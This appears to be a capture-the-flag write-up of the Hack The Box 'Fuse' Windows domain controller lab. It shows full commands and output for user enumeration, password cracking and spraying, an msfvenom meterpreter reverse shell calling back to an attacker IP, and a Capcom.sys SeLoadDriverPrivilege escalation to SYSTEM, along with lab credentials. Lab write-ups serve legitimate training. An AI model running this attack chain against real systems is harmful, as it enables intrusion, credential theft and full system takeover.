Fuse

==========
| FUSE 10.10.10.193 |
==========

InfoGathering

SCOPE

Hosts
=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.10.193		fuse.fabricorp.local	Windows 2016			server		

SERVICES

Services
========


host	port	proto	name	state	info
10.10.10.193	53	tcp	domain	open	
10.10.10.193	80	tcp	http	open	Microsoft IIS httpd 10.0
10.10.10.193	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2020-07-05 23:19:00Z
10.10.10.193	88	udp	Kerberos	open	
10.10.10.193	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.193	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: fabricorp.local, Site: Default-First-Site-Name
10.10.10.193	445	tcp	microsoft-ds	open	Windows Server 2016 Standard 14393 microsoft-ds workgroup: FABRICORP
10.10.10.193	464	tcp	kpasswd5	open	
10.10.10.193	593	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.10.10.193	636	tcp	tcpwrapped	open	
10.10.10.193	3268	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: fabricorp.local, Site: Default-First-Site-Name
10.10.10.193	3269	tcp	tcpwrapped	open	
10.10.10.193	5985	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.193	9389	tcp	mc-nmf	open	.NET Message Framing
10.10.10.193	49666	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	49667	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	49675	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.10.10.193	49676	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	49680	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	49698	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.193	49759	tcp	msrpc	open	Microsoft Windows RPC

DNS

```
root@kali:~/HTB/Boxes/Fuse# nslookup
> server 10.10.10.193
Default server: 10.10.10.193
Address: 10.10.10.193#53
> fuse.fabricorp.local
Server:         10.10.10.193
Address:        10.10.10.193#53

Name:   fuse.fabricorp.local
Address: 10.10.10.193
Name:   fuse.fabricorp.local
Address: dead:beef::e89e:a5b3:d2a4:1e00
> fabricorp.local
Server:         10.10.10.193
Address:        10.10.10.193#53

Name:   fabricorp.local
Address: 10.10.10.85
Name:   fabricorp.local
Address: dead:beef::dd7a:e177:e722:c295
> 
```

HTTP

HOME PAGE: http://fuse.fabricorp.local/papercut/logs/html/index.htm



NIKTO SCAN

```
nikto -h 10.10.10.193
```

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.193
+ Target Hostname:    10.10.10.193
+ Target Port:        80
+ Start Time:         2020-07-05 19:48:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-07-05 20:01:10 (GMT-4) (790 seconds)
---------------------------------------------------------------------------
```

RPC

```
rpcclient -U "" fuse.fabricorp.local
lsaquery
# RESULTS
Domain Name: FABRICORP
Domain Sid: S-1-5-21-2633719317-1471316042-3957863514
```

Privileges

```
enumprivs
# RESULTS
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
```

SMB

```
crackmapexec smb 10.10.10.193
# RESULTS
[*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
```

Gaining Access


From the csv files on the print log I built a list of usernames.
- **bnielson** was said in the document name to be a new employee and may have a weak password
- **pmerton** printer from JUMP01 and mentioned bnielson may be new
- **tlavel** printed an IT budget meeting sheet and may be in IT printed from LONWK015
- **sthompson** may do something with media printed from LONWK019
- **bhult** printed from a laptop LAPTOP07
- **administrator** printed from FUSE

CONTENTS OF user.lst

```
pmerton
tlavel
bnielson
sthompson
bhult
administrator
```

I then verified these were valid usernames through Kerberos


```
python /usr/share/doc/python3-impacket/examples/GetNPUsers.py fabricorp.local/ -usersfile user.lst -
format john -outputfile hashes.txt -request -dc-ip 10.10.10.193
```





I did not pull any kerberos hashes. As such I tried the rockyou.txt wordlist which returned no results
I built a custom wordlist using the below command and was able to crack the password for tlavel, bnielson, bhult

```
# Build wordlist
cewl -d 5 -m 3 -w wordlist http://fuse.fabricorp.local/papercut/logs/html/index.htm --with-numbers

# Crack password
medusa -h 10.10.10.193 -U user.lst -P wordlist.txt -M smbnt
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORDS







USER: tlavel
PASS: Fabricorp01

USER: bnielson
PASS: Fabricorp01

USER: bhult
PASS: Fabricorp01

The passwords for these users are all expired and need to be changed. tlavel to my best guess is an IT employee so I changed his password to gain access to the target

```
# Change tlavel password
smbpasswd -r fuse.fabricorp.local -U tlavel
Fabricorp01
Fabricorp02
Fabricorp02
```

SCREENSHOT EVIDENCE OF CHANGED PASSWORD

```
root@kali:~/HTB/Boxes/Fuse# smbpasswd -r fuse.fabricorp.local -U tlavel
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on fuse.fabricorp.local.
```

I could then enumerate the SMB shares on the machine

```
smbclient -L 10.10.10.193 -U 'tlavel'
Fabricorp02
```

SCREENSHOT EVIDENCE OF ENUMERATED SHARES

```
root@kali:~/HTB/Boxes/Fuse# smbclient -L 10.10.10.193 -U 'tlavel' -W fabricorp.local
Enter FABRICORP.LOCAL\tlavel's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HP-MFT01        Printer   HP-MFT01
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

I used rpcclient to enumerate more information. I then obtained the password policy information. Because this is a print server I used some of the printer rpc commands as well and discovered a password

```
rpcclient -U FABRICORP\\tlavel 10.10.10.193
# Get password policy
getdompwinfo

# Get user list
enumdomusers

# Foudn password
enumprinters
```

SCREENSHOT EVIDENCE OF DISCOVERED PASSWORD

```
root@kali:~/HTB/Boxes/Fuse# rpcclient -U FABRICORP\\tlavel 10.10.10.193
Enter FABRICORP\tlavel's password:
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

PASSWORD: $fab@s3Rv1ce$1


CONTENTS OF NEW user.lst

```
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

I performed a password spray to discover who the password belongs too

```
crackmapexec winrm 10.10.10.193 -u /root/HTB/Boxes/Fuse/user.lst -p '$fab@s3Rv1ce$1'
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD




USER: FABRICORP\svc-print
PASS: $fab@s3Rv1ce$1

I was able to use these credentials to sign in and obtain the user flag

```
# Access machine
ruby /usr/share/evil-winrm/evil-winrm.rb -u FABRICORP\\svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193

# Read Flag
type C:\Users\svc-print\Desktop\user.txt
# RESULTS
e9287513fc963208da1ed504f65411ac
```

SCREENSHOT EVIDENCE OF USER FLAG



USER FLAG: e9287513fc963208da1ed504f65411ac

PrivEsc

I ran a cmdlet I wrote called Test-Privesc which discovered the device is vulnerable to the fodhelper bypass method. If I were to access an account with administrator permissions I would be able to bypass UAC without a password
https://raw.githubusercontent.com/tobor88/PowerShell-Red-Team/master/Test-PrivEsc.ps1

I found a pin code that may be used to enter the building at C:\Departments\IT\dr\offsite_dr_invocation.txt
SCREENSHOT EVIDENCE OF EXPOSED BUILDING PIN

```
    Directory: C:\Departments\IT\dr


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/10/2020   5:40 PM             46 offsite_dr_invocation.txt


PS C:\Departments\IT\dr> type *
type *

contact: mark allory
building pin: 12443231
PS C:\Departments\IT\dr>
```

There is also the new employee Bridget Nielsons password exposed in clear text at C:\Departments\IT\new starters\2020\New Starter - Bridget Nielson.txt

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD

```
PS C:\Departments\IT\new starters\2020> type *
type *
new joiner

Bridget Nielson
bnielson
Fabricorp01
```

Knowing I am a service account I checked my privileges

```
whoami /priv
# RESULTS
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


SeLoadDriverPrivilege is a permissions that can be used to escalate privileges.
RESOURCE: https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

To perform this privilege escalation method I needed to perform the following steps.
I created an msfvenom payload and started my listener

```
# Start listener
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.14.37
set LPORT 1337

# Create msfvenom payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.37 LPORT=1337 -f exe -o msf.exe

# Download important files
wget https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp
wget https://raw.githubusercontent.com/FuzzySecurity/Capcom-Rootkit/master/Driver/Capcom.sys

# Download this file to windows as it needs to be compiled with Visual Studio
git clone https://github.com/tandasat/ExploitCapcom.git
```

Edit **ExploitCapcom.cpp** at line 292 in the function Launchshell() to execute the msfvenom payload

```
static bool LaunchShell()
{
    TCHAR CommandLine[]=TEXT("C:\\Temp\\msf.exe");
```



I compiled the cpp and sln applications using Visual Studio 2019 (Ctrl+B) and uploaded them to the target to exploit the privesc method
Evil-Winrm has a simple upload feature I used for this part

```
# A note told me the test directory is where the malicious files need to go
cd C:\test
# Upload files
upload capcom.sys
upload eoploaddriver.exe
upload ExploitCapcom.exe
upload msf.exe
```

Next I created the registry key and set the driver configuration settings

```
.\eoploaddriver.exe HKCU:\System\CurrentControlSet\MyService C:\test\capcom.sys
# RESULTS
[+]EnablingSeLoadDriverPrivilege
[+]SeLoadDriverPrivilege Enabled
[+]Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet
\MyService
NTSTATUS:00000000,WinError:0
```

The listener is already listening from the previous step so I executed the malicious payload

```
.\ExploitCapcom.exe
[*]Capcom.sysexploit
[*]Capcom.syshandlewasobtainedas0000000000000064
[*]Shell code was placed at 000002B6CF0B0008
[+]Shell code was executed
[+]Token stealing was successful
[+]The SYSTEM shell was launched
[*]Press any key to exit this program
```

I now have the ability to read the root flag

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
b14716790eb06ee44941a0d1c918ea58
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
PS > type C:\Users\Administrator\Desktop\root.txt
b14716790eb06ee44941a0d1c918ea58
PS > hostname
Fuse
PS > ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::e56f:b949:cdd5:befb
   Link-local IPv6 Address . . . . . : fe80::e56f:b949:cdd5:befb%5
   IPv4 Address. . . . . . . . . . . : 10.10.10.193
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%5
                                       10.10.10.2

Tunnel adapter isatap.{AF2C7A34-A136-4854-894E-84F30DA6C214}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

ROOT FLAG: b14716790eb06ee44941a0d1c918ea58